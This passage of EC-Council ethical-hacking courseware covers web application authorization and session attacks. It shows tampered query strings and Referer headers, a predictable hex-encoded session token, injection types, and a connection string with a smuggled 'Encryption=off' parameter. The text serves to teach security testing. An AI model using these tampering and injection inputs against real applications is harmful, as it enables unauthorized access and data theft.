


Figure 13.45: OWASP Zed Attack Proxy Tool Screenshot




★ Web App Hacking Methodology

Authorization protects the web applications by giving authority to certain users for accessing the applications and restricting certain users from accessing such applications. Attackers by means of authorization attacks try to gain access to the information resources without proper credentials. The ways to **attack authorization schemes** are explained on the following slides.

Authorization Attack



- Attackers **manipulate the HTTP requests** to subvert the application authorization schemes by **modifying input fields** that relate to user ID, user name, access group, cost, filenames, file identifiers, etc.
- Attackers first access web application using low privileged account and then escalate privileges to **access protected resources**



Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.



Authorization Attack

In an authorization attack, the attacker first finds the lowest privileged account and then logs in as an authentic user and slowly escalates privileges to access protected resources. Attackers manipulate the HTTP requests to subvert the **application authorization schemes** by modifying input fields that relate to user ID, user name, access group, cost, filenames, file identifiers, etc.

The sources that are used by the attackers in order to perform authorization attacks include uniform resource identifier, parameter tampering, POST data, HTTP headers, query string, cookies, and hidden tags.



Parameter Tampering

Parameter tampering is an attack that is based on the **manipulation** of parameters that are exchanged between server and client in order to modify the application data, such as price and quantity of products, permissions and user credentials, etc. This information is usually stored in cookies, URL query strings, or hidden form fields, and that is used to increase in control and application functionality.



Post Data

Post data often is comprised of authorization and session information, since in most of the applications, the information that is provided by the client must be associated

with the session that had provided it. The attacker exploiting vulnerabilities in the post data can easily manipulate the post data and the information in it.

HTTP Request Tampering



Query String Tampering

- If the query string is visible in the address bar on the browser, the attacker can easily change the string parameter to **bypass authorization mechanisms**

```
http://www.juggyboy.com/mail.aspx?mailbox=john&company=acme%20com
https://juggyshop.com/books/download/852741369.pdf
https://juggybank.com/login/home.jsp?admin=true
```

- Attackers can use web spidering tools such as **Burp Suite** to scan the web app for POST parameters

HTTP Headers

- If the application uses the **Referer header** for making access control decisions, attackers can modify it to access **protected application functionalities**

```
GET http://juggyboy:8180/Applications/Download?ItemID = 201 HTTP/1.1
Host: janaina:8180
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.2; en-US; rv:1.8.1.4) Gecko/20070515 Firefox/2.0.04
Accept: text/xml, application/xml, application/xhtml+xml, text/html;q=0.9, text/plain;q=0.8, image/png, */*;q=0.5
Proxy-Connection: keep-alive
Referer: http://juggyboy:8180/Applications/Download?Admin = False
```

ItemID = 201 is not accessible as Admin parameter is set to false, attacker can change it to true and access protected items

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.



HTTP Request Tampering

Attackers tamper with the HTTP request without using another user's ID. The attacker changes the request in between before the message is received by the intended receiver.



Query String Tampering

An attacker tampers with the query string when the web applications use query strings to pass on the messages between pages. If the query string is visible in the address bar on the browser, the attacker can easily change the string parameter to bypass authorization mechanisms.

```
http://www.juggyboy.com/mail.aspx?mailbox=john&company=acme%20com
https://juggyshop.com/books/download/852741369.pdf
https://juggybank.com/login/home.jsp?admin=true
```

FIGURE 13.46: Query String Tampering

Attackers can use web spidering tools such as Burp Suite to scan the web app for POST parameters.



HTTP Headers

If the application uses the Referrer header for making access control decisions,

attackers can modify it to access **protected application functionalities**.

```
GET http://juggyboy:8180/Applications/Download?ItemID = 201 HTTP/1.1
Host: janaina:8180
User-Agent: Mozilla/5.0 (Window; U; Windows NT 5.2; en-US; rv:1.8.1.4) Gecko/20070515 Firefox/2.0.04
Accept: text/xml, application/xml, application/xhtml+xml, text/html;q=0.9, text/plain;q=0.8, image/png, */*;q=0.5
.....
Proxy-Connection: keep-alive
Referer: http://juggyboy:8180/Applications/Download?Admin = False
```


FIGURE 13.47: HTTP Headers

ItemID = 201 is not accessible as the Admin parameter is set to false; the attacker can change it to true and access protected items.

Authorization Attack: Cookie Parameter Tampering



- In the first step, the attacker collects some cookies set by the web application and analyzes them to determine the **cookie generation mechanism**
- The attacker then traps cookies set by the web application, tampers with its parameters using tools, such as **OWASP Zed Attack Proxy**, and replay to the application



<https://www.owasp.org>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Authorization Attack: Cookie Parameter Tampering

Cookie parameter tampering is a method used to tamper with the cookies set by the web application in order to perform malicious attacks.

- In the first step, the attacker collects some cookies set by the web application and analyzes them to determine the **cookie generation mechanism**.
- The attacker then traps cookies set by the web application, tampers with its parameters using tools such as Paros Proxy, and replays to the application.

Source: <https://www.owasp.org>





FIGURE 13.48: Cookie Parameter Tampering



Web App Hacking Methodology

Attack Session Management Mechanism

The session management mechanism is the key security component in most web applications. Since it plays a key role, it has become a prime target for launching malicious attacks against application session management. An attacker breaking the application session management can easily bypass the **robust authentication controls** and masquerade as another application user without knowing their credentials (user name, passwords). The attacker can even take the entire application under his or her control if he or she compromises an administrative user in this way. The details about the attack **session management** mechanism are described in detail on the following slides.



Session Management Attack

A session management attack is one of the methods used by attackers to compromise a network. Attackers break an application's session management mechanism to bypass the authentication controls and impersonate a privileged application user. A session management attack involves two stages; one is **session token generation** and the other is exploiting session tokens handling.

In order to generate a valid session token, the attacker performs:

- Session Tokens Prediction
- Session Tokens Tampering

Once the attacker generates the valid session token, the attacker tries to exploit the session token handling in the following ways:

- Session Hijacking
- Session Replay
- Man-In-The-Middle Attack

Attacking Session Token Generation Mechanism



Weak Encoding Example

`https://www.juggyboy.com/checkout?`
`SessionToken=%75%73%65%72%3D%6A%61%73%6F%6E%3B%61%70%70%3D%61%64%6D%69%6E%3B%64%61%74%65%3D%32%33%2F%31%31%2F%32%30%31%30`

When hex-encoding of an ASCII string `user=jason;app=admin;date=23/11/2010`, the attacker can predict another session token by just changing date and use it for another transaction with server

Session Token Prediction

- Attackers obtain valid session tokens by **sniffing the traffic or legitimately logging into application** and analyzing it for encoding (hex-encoding, Base64) or any pattern
- If any meaning can be **reverse engineered** from the sample of session tokens, attackers attempt to guess the tokens recently issued to other application users
- Attackers then make a large number of requests with the **predicted tokens** to a session-dependent page to determine a valid session token

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.



Attacking Session Token Generation Mechanism

Attackers steal valid session tokens and then predict the next session token after obtaining the valid session tokens.



Weak Encoding Example

`https://www.juggyboy.com/checkout?`

`SessionToken=%75%73%65%72%3D%6A%61%73%6F%6E%3B%61%70%70%3D%61%64%6D%69%6E%3B%64%61%74%65%3D%32%33%2F%31%31%2F%32%30%31%30`

When hex-encoding of an ASCII string `user=jason;app=admin;date=23/11/2010`, the attacker can predict another session token by just changing the date and using it for another transaction with the server.



Session Token Prediction


Attackers obtain valid session tokens by sniffing the traffic or legitimately logging into application and analyzing it for encoding (hex-encoding, Base64) or any pattern. If any meaning can be reverse engineered from the sample of session tokens, attackers attempt to guess the

tokens recently issued to other application users. Attackers then make a large number of requests with the predicted tokens to a **session-dependent page to determine a valid session**.

Attacking Session Tokens Handling Mechanism: Session Token Sniffing



- Attackers sniff the application traffic using a sniffing tool such as **Wireshark** or an intercepting proxy such as **Burp**. If HTTP cookies are being used as the transmission mechanism for session tokens and the secure flag is not set, attackers can replay the cookie to gain unauthorized access to application
- Attacker can use session cookies to perform session hijacking, session replay, and Man-in-the-Middle attacks



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Attacking Session Tokens Handling Mechanism: Session Token Sniffing

Attackers first sniff the network traffic for valid session tokens and then predict the next session token based on the **sniffed** session token. The attacker uses the predicted session ID to authenticate him or herself with the target web application. Thus, sniffing the valid session token is important in **session management** attacks. Attackers sniff the application traffic using a sniffing tool such as Wireshark or an intercepting proxy such as Burp. If **HTTP cookies** are being used as the transmission mechanism for session tokens and the security flag is not set, attackers can replay the cookie to gain unauthorized access to application. Attackers can use session cookies to perform session hijacking, session replay, and man-in-the-middle attacks.



Wireshark

Source: <http://www.wireshark.org>

Wireshark is a network protocol analyzer. It lets you capture and interactively browse the traffic running on a computer network. It captures live network traffic from **Ethernet, IEEE 802.11, PPP/HDLC, ATM, Bluetooth, USB, Token Ring, Frame Relay, and FDDI networks**. Captured files can be programmatically edited via the command line.





FIGURE 13.49: Wireshark Tool Screenshot



Web App Hacking Methodology

Injection attacks are very common in web applications. There are many types of injection attacks such as web scripts injection, OS commands injection, SMTP injection, SQL injection, LDAP injection, and XPath injection. Apart from all these **injection attacks**, a frequently occurring attack is a SQL injection attack. Injection frequently takes place when the data that is given by the user is sent to the interpreter as a part of a command or query. For launching an **injection attack**, the attacker supplies the crafted data that tricks and makes the interpreter to execute the commands or query that are unintended. Because of the injection flaws, the attacker can easily read, create, update, and remove any of the **arbitrary data**, i.e., available to the application. In some cases, the attacker can even bypass a deeply nested firewall environment and can take complete control over the application and the underlying system. The detail of each injection attack is given on the following slides.

Injection Attacks



In injection attacks, attackers supply **crafted malicious input** that is syntactically correct according to the interpreted language being used in order to break **application's normal intended**

1	Web Scripts Injection If user input is used into code that is dynamically executed, enter crafted input that breaks the intended data context and executes commands on the server		4	SQL Injection Enter a series of malicious SQL queries into input fields to directly manipulate the database
2	OS Commands Injection Exploit operating systems by entering malicious codes in input fields if applications utilize user input in a system-level command		5	LDAP Injection Take advantage of non-validated web application input vulnerabilities to pass LDAP filters to obtain direct access to databases
3	SMTP Injection Inject arbitrary SMTP commands into application and SMTP server conversation to generate large volumes of spam email		6	XPath Injection Enter malicious strings in input fields in order to manipulate the XPath query so that it interferes with the application's logic

Note: For complete coverage of SQL Injection concepts and techniques refer to Module 14: SQL Injection

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.




Injection Attacks

In injection attacks, attackers supply crafted malicious input that is syntactically correct according to the interpreted language being used in order to break the application's normally intended input.

- **Web Scripts Injection:** If user input is used in code that is dynamically executed, enter crafted input that breaks the intended data context and executes commands on the server
- **OS Commands Injection:** Exploit operating systems by entering malicious code in input fields if applications utilize user input in a system-level command
- **SMTP Injection:** Inject arbitrary SMTP commands into application and SMTP server conversation to generate large volumes of spam email
- **SQL Injection:** Enter a series of malicious SQL queries into input fields to directly manipulate the database
- **LDAP Injection:** Take advantage of non-validated web application input vulnerabilities to pass LDAP filters to obtain direct access to databases
- **XPath Injection:** Enter malicious strings in input fields in order to manipulate the XPath query so that it interferes with the application's logic

Note: For complete coverage of SQL Injection concepts and techniques, refer to Module 14: SQL Injection Attacks.



Web App Hacking Methodology

Attacking the data connectivity allows the attacker to gain unauthorized control over the information in the database. The various types of **data connectivity attacks** and their causes as well as consequences are explained in detail on the following slides.

Attack Data Connectivity



Database connection strings are used to **connect applications to database engines**

```
"Data Source=Server,Port;  
Network Library=DBMSSOCN;  
Initial Catalog=DataBase;  
User ID=Username;  
Password=pwd;"
```


Example of a **common connection string** used to connect to a Microsoft SQL Server database



Database connectivity attacks exploit the way **applications connect** to the database instead of abusing database queries

Data Connectivity Attacks

- Connection String Injection
- Connection String Parameter Pollution (CSPP) Attacks
- Connection Pool DoS



Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.



Attack Data Connectivity

Attackers directly attack data connectivity so that they can access sensitive information available in the database. Database connectivity attacks exploit the way applications connect to the database instead of **abusing database queries**.

Data Connectivity Attacks

- Connection String Injection
- Connection String Parameter Pollution (CSPP) Attacks
- Connection Pool DoS

Database connection strings are used to connect applications to **database engines**:

```
"Data Source=Server,Port; Network Library=DBMSSOCN; Initial Catalog=DataBase;  
User ID=Username; Password=pwd;"
```

Example of a common connection string used to connect to a Microsoft SQL Server database

Connection String Injection



- In a delegated authentication environment, the attacker **injects parameters in a connection string** by appending them with the semicolon (;) character
- A connection string injection attack can occur when a dynamic string concatenation is used to build connection strings based on user input



Before Injection

```
"Data Source=Server,Port; Network Library=DEMSOEN; Initial Catalog=DataBase;  
User ID=Username; Password=pwd;"
```

After Injection

```
"Data Source=Server,Port; Network Library=DEMSOEN; Initial Catalog=DataBase;  
User ID=Username; Password=pwd; Encryption=off"
```

When the connection string is populated, **the Encryption value will be added to the previously configured set of parameters**

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.



Connection String Injection

A connection string injection attack can occur when dynamic string **concatenation** is used to build connection strings that are based on user input. If the string is not validated and malicious text or characters not escaped, an attacker can **potentially** access sensitive data or other resources on the server. For example, an attacker could mount an attack by supplying a semicolon and appending an additional value. The connection string is parsed by using a "last one wins" algorithm, and the hostile input is substituted for a legitimate value.

The connection string builder classes are designed to eliminate guesswork and protect against syntax errors and security vulnerabilities. They provide methods and properties corresponding to the known key/value pairs permitted by each data provider. Each class maintains a fixed collection of **synonyms** and can translate from a synonym to the corresponding well-known key name. Checks are performed for valid key/value pairs and an invalid pair throws an exception. In addition, injected values are handled in a safe manner.

Before injection

The Common connection string gets connected to the Microsoft SQL Server database as shown as follows:

```
"Data Source=Server,Port; Network Library=DBMSSOCN; Initial Catalog=DataBase;  
User ID=Username; Password=pwd;"
```

FIGURE 13.50: Before injection

After injection

The attackers can easily inject parameters just by joining a semicolon (;) character using connection string injection techniques in a delegated authentication environment.

In the following example, the user is asked to give a user name and password for creating a connection string. Here the attacker enters the password as "pwd; Encryption=off"; it means that the attacker has voided the encryption system. The resulting connection string becomes:

```
"Data Source=Server,Port; Network Library=DBMSSOCN; Initial Catalog=DataBase;  
